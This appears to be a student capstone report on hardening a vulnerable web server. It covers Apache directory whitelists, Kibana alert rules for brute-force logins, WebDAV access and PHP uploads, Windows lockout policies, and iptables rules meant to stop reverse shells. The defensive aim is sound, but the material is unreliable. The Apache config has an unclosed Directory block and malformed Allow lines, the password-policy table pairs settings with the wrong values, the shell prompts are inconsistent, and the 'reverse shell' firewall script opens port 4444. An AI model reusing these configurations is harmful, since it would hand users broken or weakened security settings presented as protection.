root@vagrant:~# ls -l /etc/apache2/sites-available/
conf-available/ conf-enabled/ mods-available/ mods-enabled/ sites-available/ sites-enabled/
vagrant@server1:~$ ls /etc/apache2/
bin lib modules modules-available.d modules-enabled.d sites-available sites-enabled
vagrant@server1:~$ cd /etc/apache2/
vagrant@server1:~/etc/apache2$ ls -l
total 100
drwxr-xr-x  8 root root 4096 May 29 2020
drwxr-xr-x 101 root root 4096 Jul 1  2020 .
-rw-r--r--  1 root root 7224 Apr  8  2019 apache2.conf
-rw-r--r--  1 root root 1024 May 29 2020 apache2惜.com.conf
drwxr-xr-x  2 root root 4096 May 29 2020 conf-available
drwxr-xr-x  2 root root 4096 May  7  2019 conf-enabled
-rw-r--r--  1 root root 1760 May 29 2020 default.conf
-rw-r--r--  1 root root 45 May  7  2019 htaccess
-rw-r--r--  1 root root 31063 Oct 10  2019 magic
drwxr-xr-x  2 root root 4096 May 29 2020 modules-available
drwxr-xr-x  2 root root 4096 May  7  2019 modules-enabled
-rw-r--r--  1 root root 320 Oct 10  2018 ports.conf
drwxr-xr-x  2 root root 4096 May 29 2020 sites-available
drwxr-xr-x  2 root root 4096 May  7  2019 sites-enabled
vagrant@server1:~/etc/apache2$ sudo nano apache2.com
```

```
# Sets the default security model of the Apache2 HTTPD server. It does
# not allow access to the root filesystem outside of /usr/share and /var/www.
# The former is used by web applications packaged in Debian,
# the latter may be used for local directories served by the web server. If
# your system is serving content from a sub-directory in /srv you must allow
# access here, or in any related virtual host.
<Directory /var/www/company_folders/secret_folder/>
    Order allow,deny
    Allow from 192.168.1.1
    Allow from 192.168.1.105
    Allow from 127.0.0.1_
</Directory>
```

# Mitigation: Preventing Brute Force Attacks

## Alarm

- Set an alert to trigger an alarm if more than 20000 bits of information were sent to http headers within 11 minutes. (Can also use an alert if more than 10 Error401 were detected within a 15 second interval)

Edit BruteforceSensor

Send an alert when your specified condition is met. Your watch will run every 1 hour.

Name: BruteforceSensor


Indices to query: packetbeat-\* | filebeat-\* | event.start

Time field: event.start

Run watch every: 1 hour

Match the following condition:

WHEN average() OF http.request.bytes OVER all documents IS ABOVE 20000 FOR THE LAST 11 minutes



Perform 1 action when condition is met

Add action

Logging


Log text: Watch [[[ctx.metadata.name]]] has exceeded the threshold when more than >20000 bits of information attempted to log in within 11 minutes

Log a sample message

Save alert Cancel Show request

## System Hardening

- In windows policy settings create various password strength rules: complex passwords, maximum age
- Account lockout policies: 10 failed logins, 30 min lockout



Local Group Policy Editor

File Action View Help

Local Computer Policy

- Computer Configuration
- Windows Settings
  - Name Resolution Policy
  - Scripts (Startup/Shutdown)
  - Deployed Printers
- Security Settings
  - Account Policies
    - Password Policy
    - Account Lockout Policy
  - Local Policies
    - Windows Defender Firewall with Firewall Rules
    - Network List Manager Policies
  - Public Key Policies

Policy

Policy	Security Setting
Enforce password history	0 passwords remembered 60 days
Maximum password age	0 days
Minimum password age	12 characters
Minimum password length	Enabled
Password must meet complexity requirements	Disabled
Store passwords using reversible encryption	Disabled

Local Group Policy Editor

File Action View Help

Local Computer Policy

- Computer Configuration
- Windows Settings
  - Name Resolution Policy
  - Scripts (Startup/Shutdown)
  - Deployed Printers
- Security Settings
  - Account Policies
    - Password Policy
    - Account Lockout Policy
  - Local Policies
    - Windows Defender Firewall with Firewall Rules
    - Network List Manager Policies
  - Public Key Policies

Policy

Policy	Security Setting
Account lockout duration	30 minutes
Account lockout threshold	10 invalid logon attempts
Reset account lockout counter after	30 minutes

\*Note since capstone machine does not have a GUI; password policies should be configured in the /accounts.conf file

# Mitigation: Detecting the WebDAV Connection

## Alarm

- Similar idea to the detection of the authorized access to **/secret\_folder** directory. Create and alert to detect any unauthorized access to the **/webdav** folder other than non-white listed IPs. Set an alarm to be triggered when more than 10 attempts were made to request the **/webdav** directory

Create threshold alert

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name

Indices to query

Time field  
  
Run watch every  
 minute

Match the following condition

WHEN count() GROUPED OVER top 5 'http.request.method' IS ABOVE 10 FOR THE LAST 10 minutes

No data  
Your index and condition did not return any data.

Perform 1 action when condition is met

Logging  
Log text

## System Hardening

- Limit user access to WebDAV folder in the **/etc/apache2/apache2.conf** under directories by creating whitelist of trusted IP addresses (similar to **/secret folder** settings)

```
# not allow access to the root filesystem outside of /usr/share and /var/www.
# The former is used by web applications packaged in Debian,
# the latter may be used for local directories served by the web server. If
# your system is serving content from a sub-directory in /srv you must allow
# access here, or in any related virtual host.
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>

<Directory /usr/share>
    AllowOverride None
    Require all granted
</Directory>
<Directory /var/www/company_folders/secret_folder>
    Order allow,deny
    Allow from 192.168.1.1
    Allow from 192.168.1.105
    Allow from 127.0.0.1
<Directory /var/www/www/webdav>
    Order allow,deny
    Allow 192.168.1.1
    Allow 192.168.1.105
    Allow 127.0.0.1
    Deny from all
</Directory>

<Directory /srv/>
    #      Options Indexes FollowSymLinks
    #      AllowOverride None
    #      Require all granted
#</Directory>
```

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

- Set an alert for any.php file that is uploaded to the /webdav folder

## System Hardening

- Remove the privilege of file upload over the web to the **/webdav** folder with the exception of the local source only
- Using 'iptables' write a #!/bin/sh script to whitelist specific IPs and limit port access

**iptables -A OUTPUT -p tcp --tcp-flags ALL SYN -m state --state NEW -j DROP**

- Technically if you clicked on the reverse payload there is little hope to prevent a reverse shell payload. Prevention of outbound TCP connections is one of the solutions to this, however, it seriously limits the system and disables internet access. Below is a piece of #!/bin/sh script sample which can emulate this

```
iptables -A OUTPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
iptables -A OUTPUT -p udp --dport 4444 -j ACCEPT
iptables -A OUTPUT -j REJECT
iptables -A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
iptables -A INPUT -p tcp --dport 4444 -j ACCEPT
```

*The  
End*